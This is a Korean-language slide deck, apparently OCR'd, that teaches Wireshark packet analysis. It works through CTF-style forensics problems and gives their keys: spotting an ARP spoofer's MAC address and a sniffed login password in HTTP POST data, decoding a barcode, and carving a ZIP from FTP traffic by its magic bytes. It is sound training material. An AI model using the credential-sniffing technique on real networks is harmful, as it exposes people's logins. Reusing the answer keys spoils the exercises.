Wireshark

패킷 분석하기

CONTENTS


CONTENTS

01 패킷

패킷(Packet) : 데이터의 전송 단위
한 번에 전송할 데이터의 크기

Header	Data	Tail 없는 경우 有
패킷 주소 주요 제어 정보		패킷 에러 검출

와이어샤크



패킷 목록


순서 번호, 수집 시각

출발지 주소, 도착지 주소

패킷 사용 프로토콜

프로토콜 데이터의 의미


와이어샤크



패킷 상세정보

계층별 헤더 필드 항목을 자세히

와이어샤크



선택된 패킷 내용을 바이트로

각 바이트의 값 16진수

패킷 바이트

02 문제풀이

01

ARP 스푸핑에 의해
내 아이디와
비밀번호가 유출됐다!

02

DNA 연구결과가
발표되었다.
바코드를 찾아라!

03

나는 누구인가?
네오는 오라클에게
FTP로 Zip 파일을
받게 되는데...

04

라우터에 백도어가
삽입 되어있다.
마지막으로 실행된
명령어는?

Q1. ARP Spoofing에 의해서 나의 아이디와 패스워드가 유출됐다! Key : 공격자 맥주소, 희생자 패스워드

Apply a display filter … <Ctrl-/>

No.	Time	Source	Destination	Protocol	Info	Le
1	0.000000	fe80::fcd2:e499:83f…	ff02::c	SSDP	M-SEARCH * HTTP/1.1	
2	0.426697	VMware_f3:21:ad	Broadcast	ARP	Who has 192.168.232.1? Tell 192.168.232.131	
3	0.426856	VMware_c0:00:08	VMware_f3:21:ad	ARP	192.168.232.1 is at 00:50:56:c0:00:08	
4	0.451795	VMware_f3:21:ad	Broadcast	ARP	Who has 192.168.232.159? Tell 192.168.232.131	
5	0.469869	VMware_f3:21:ad	Broadcast	ARP	Who has 192.168.232.238? Tell 192.168.232.131	
6	0.481818	VMware_f3:21:ad	Broadcast	ARP	Who has 192.168.232.80? Tell 192.168.232.131	
7	0.492867	VMware_f3:21:ad	Broadcast	ARP	Who has 192.168.232.132? Tell 192.168.232.131	
8	0.503826	VMware_f3:21:ad	Broadcast	ARP	Who has 192.168.232.214? Tell 192.168.232.131	
9	0.514841	VMware_f3:21:ad	Broadcast	ARP	Who has 192.168.232.196? Tell 192.168.232.131	
10	0.525858	VMware_f3:21:ad	Broadcast	ARP	Who has 192.168.232.58? Tell 192.168.232.131	
11	0.536845	VMware_f3:21:ad	Broadcast	ARP	Who has 192.168.232.252? Tell 192.168.232.131	

공격자 : 192.168.232.131

Q1. ARP Spoofing에 의해서 나의 아이디와 패스워드가 유출됐다!

or ip.addr == 192.168.232.131

http


No.	Time	Source	Destination	Protocol	Info
429	33.503861	192.168.232.140	220.90.198.122	HTTP	GET /rsrc.php/v1/yB/r/TwAHgQi2ZPE
432	33.509088	220.90.198.122	192.168.232.140	HTTP	HTTP/1.1 200 OK (PNG)
436	33.670884	192.168.232.140	192.168.232.131	HTTP	GET /ajax/ua_callback.php?ffid=08
460	82.425987	192.168.232.140	192.168.232.131	HTTP	POST /login.php?login_attempt=1 H
1384	273.506403	192.168.10.200	192.168.10.133	TCP	1106 → 8080 [PSH, ACK] Seq=24 Ack
1388	274.330393	192.168.10.133	192.168.10.200	TCP	8080 → 1106 [PSH, ACK] Seq=1 Ack=

Q1. ARP Spoofing에 의해서 나의 아이디와 패스워드가 유출됐다!

```
> Frame 460: 893 bytes on wire (7144 bits), 893 bytes captured (7144 bits) on interface \Device\NPF_{3A92F4E6
> Ethernet II, Src: VMware_e5:e4:da (00:0c:29:e5:e4:da), Dst: VMware_f3:21:ad (00:0c:29:f3:21:ad)
> Internet Protocol Version 4, Src: 192.168.232.140, Dst: 192.168.232.131
> Transmission Control Protocol, Src Port: 2546, Dst Port: 80, Seq: 1, Ack: 1, Len: 839
v Hypertext Transfer Protocol
v HTML Form URL Encoded: application/x-www-form-urlencoded
  v Form item: "charset_test" = "€,´,€,´,水,Д,Є"
      Key: charset_test
      Value: €,´,€,´,水,Д,Є
  > Form item: "lsd" = "PPm9h"
  > Form item: "locale" = "ko_KR"
  > Form item: "email" = "HI_GAL@gmail.com"
  > Form item: "pass" = "YONG_GAL"
  > Form item: "default_persistent" = "0"
  > Form item: "charset_test" = "€,´,€,´,水,Д,Є"
  > Form item: "lsd" = "PPm9h"
```

KEY : 00:0c:29:f3:21:ad_YONG_GAL

Q2. 좋아하는 여자는 누구? DNA 연구결과가 발표되었다. 바코드를 찾아라!



Q2. 좋아하는 여자는 누구? DNA 연구결과가 발표되었다. 바코드를 찾아라!

onlinebarcodereader.com

WELCOME
With this free online tool you can decode various barcode formats. We support the following barcode symbologies:
1D Point of sale: UPC-A, UPC-E, EAN-8, EAN-13, GS1 DataBar (a.k.a. RSS)
1D Industrial Symbols: Code 39, Code 93, Code 128, GS1-128, Codabar, ITF-14
2D Symbols: QR Code, Data Matrix, Aztec, PDF 417

Upload a file: 파일 선택 DNA_Map.jpg

Or enter a URL:

Max. file size for upload is 10 MB.
Max. height or width for image is 5000 pixel.
Supported file types: png, jpg, jpeg, gif, tiff, tif, pdf, bmp.

Start

Result

Format:
CODE_93

Type:
Text

Content:
Key:IU Good

The result contains not printable characters.

Hex values:
4b 65 79 3a 49 55 20 47 6f 6f 64 0a

Q3. 나는 누구인가? 네오는 오라클에게 FTP로 Zip 파일을 받게 되는데...

ftp

No.	Time	Source	Destination	Protocol	Info	Length
1160	102.402446	192.168.226.130	192.168.226.1	FTP	Response: 250 Directory successfully c…	
1806	321.220287	192.168.222.1	192.168.222.141	FTP	Request: REST 1	
1807	321.228880	192.168.222.141	192.168.222.1	FTP	Response: 350 REST supported. Ready to…	
1808	321.237850	192.168.222.1	192.168.222.141	FTP	Request: REST 0	
1809	321.245860	192.168.222.141	192.168.222.1	FTP	Response: 350 REST supported. Ready to…	
1810	321.254855	192.168.222.1	192.168.222.141	FTP	Request: TYPE I	
1811	321.260842	192.168.222.141	192.168.222.1	FTP	Response: 200 Type set to I.	
1812	321.278908	192.168.222.1	192.168.222.141	FTP	Request: PORT 192,168,222,1,4,154	
1813	321.284880	192.168.222.141	192.168.222.1	FTP	Response: 200 Port command successful.	
1814	321.293932	192.168.222.1	192.168.222.141	FTP	Request: RETR Neo_help_me.zip	
1815	321.300859	192.168.222.141	192.168.222.1	FTP	Response: 150 Opening data connection …	

Q3. 나는 누구인가? 네오는 오라클에게 FTP로 Zip 파일을 받게 되는데...

File Magic Number = File Sigbature

: 각 파일의 확장자마다 포함되는 특정 바이트들

Zip 5/27

50 47 50 64 4D 41 49 4E		PGPdMAIN
	PGD	PGP disk image
50 49 43 54 00 08		PICT..
	IMG	ADEX Corp. ChromaGraph Graphics Card Bitmap Graphic file
50 4B 03 04		PK..
	ZIP	PKZIP archive file (Ref. 1 | Ref. 2)
		Trailer: (*filename* PK *17 characters* . . .)
		Note: PK are the initals of Phil Katz, co-creator of the ZIP file format and author of PKZIP.
	ZIP	Apple Mac OS X Dashboard Widget, Aston Shell theme, Oolite eXpansion Pack, Opera Widget, Pivot Style Template, Rockbox Theme package, Simple Machines Forums theme, SubEthaEdit Mode, Trillian zipped skin, Virtual Skipper skin
	APK	Android package
	JAR	Java archive; compressed file package for classes and data
	KMZ	Google Earth saved working session file
	KWD	KWord document
	ODT, ODP, OTT	OpenDocument text document, presentation, and text document template, respectively.
	OXPS	Microsoft Open XML paper specification file
	SXC, SXD, SXI, SXW	OpenOffice spreadsheet (Calc), drawing (Draw), presentation (Impress), and word processing (Writer) files, respectively.
	SXC	StarOffice spreadsheet
	WMZ	Windows Media compressed skin file
	XPI	Mozilla Browser Archive
	XPS	XML paper specification file
	XPT	eXact Packager Models


Q3. 나는 누구인가? 네오는 오라클에게 FTP로 Zip 파일을 받게 되는데...

Packet list | Narrow & Wide | Case sensitive | Hex value | 50 4b 03 04


No.	Time	Source	Destination	Protocol	Info	Length
1816	321.303880	192.168.222.141	192.168.222.1	TCP	20 → 1178 [SYN] Seq=0 Win=65535 Len=0 …	
1817	321.304202	192.168.222.1	192.168.222.141	TCP	1178 → 20 [SYN, ACK] Seq=0 Ack=1 Win=6…	
1818	321.304513	192.168.222.141	192.168.222.1	TCP	20 → 1178 [ACK] Seq=1 Ack=1 Win=65535 …	
1819	321.306860	192.168.222.141	192.168.222.1	FTP-DA…	FTP Data: 249 bytes (PORT) (RETR Neo_h…	
1820	321.307187	192.168.222.141	192.168.222.1	TCP	20 → 1178 [FIN, ACK] Seq=250 Ack=1 Win…	
1821	321.307498	192.168.222.1	192.168.222.141	TCP	1178 → 20 [ACK] Seq=1 Ack=251 Win=6528…	
1822	321.308897	192.168.222.1	192.168.222.141	TCP	1178 → 20 [FIN, ACK] Seq=1 Ack=251 Win…	
1823	321.309561	192.168.222.141	192.168.222.1	TCP	20 → 1178 [ACK] Seq=251 Ack=2 Win=6553…	
1824	321.436949	192.168.222.1	192.168.222.141	TCP	1176 → 21 [ACK] Seq=73 Ack=211 Win=646…	
1825	321.437323	192.168.222.141	192.168.222.1	FTP	Response: 226 File sent ok	
1826	321.640898	192.168.222.1	192.168.222.141	TCP	1176 → 21 [ACK] Seq=73 Ack=229 Win=646…	

```
[Timestamps]
    [Time since first frame in this TCP stream: 0.002980000 seconds]
    [Time since previous frame in this TCP stream: 0.002347000 seconds]
  TCP payload (249 bytes)
FTP Data (249 bytes data)
[Setup frame: 1812]
[Setup method: PORT]
[Command: RETR Neo_help_me.zip]
```

```
0000  00 50 56 c0 00 08 00 0c  29 41 76 d4 08 00 45 00   ·PV····· )Av···E·
0010  01 21 01 6b 40 00 80 06  ba 8b c0 a8 de 8d c0 a8   ·!·k@··· ********
0020  de 01 00 14 04 9a 32 1f  51 1c 02 e5 da de 50 18   ******2· Q·····P·
0030  ff ff 82 cb 00 00 50 4b  03 04 14 00 00 00 08 00   ******PK ********
